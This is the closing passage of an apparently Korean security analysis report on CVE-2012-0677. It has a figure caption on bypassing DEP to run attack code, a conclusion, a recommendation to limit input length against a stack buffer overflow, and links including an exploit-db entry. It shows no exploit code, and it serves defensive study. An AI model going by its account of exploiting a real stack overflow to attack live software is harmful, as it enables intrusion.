

그림 12 DEP 우회 및 Attacking code 실행

4. 결 론

해당 프로그램은 아주 간단한 방법으로 Attacking code 를 실행 시 킬 수 있었다.
아주 사소한 부분으로 인하여 이러한 문제가 발생하게 된다.
이러한 취약한 부분으로 인해 개발사와 사용자 모두 큰 피해를 입을 수 있다
개발사에서는 출시 전 모든 입력 값에 대한 무결성 검증을 할 필요가 있으며, 기타 보안검사 후 출시 하여야 한다
사용자는 의심스러운 URL 접근을 피해야 하며, 방화벽 사용을 철저히 하여야 한다.
또한 수시로 의심스러운 포트와 연결되어 있지 않은지 확인 할 필요가 있다.

5. 대응 방안

해당 취약점은 제한된 버퍼 내 입력 값에 대한 제한이 없기 때문에 발생한 취약점이다.
그러므로 사용자 입력 값의 길이 제한을 두어 인접 스택 영역을 침범하지 못하게 할 수 있다.

6. 참고 자료

6.1. 참고 문헌

6.2. 참고 웹 문서

http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2012-0677
http://www.exploit-db.com/exploits/19387/
http://osvdb.org/show/osvdb/82897
http://lists.apple.com/archives/security-announce/2012/Jun/msg00000.html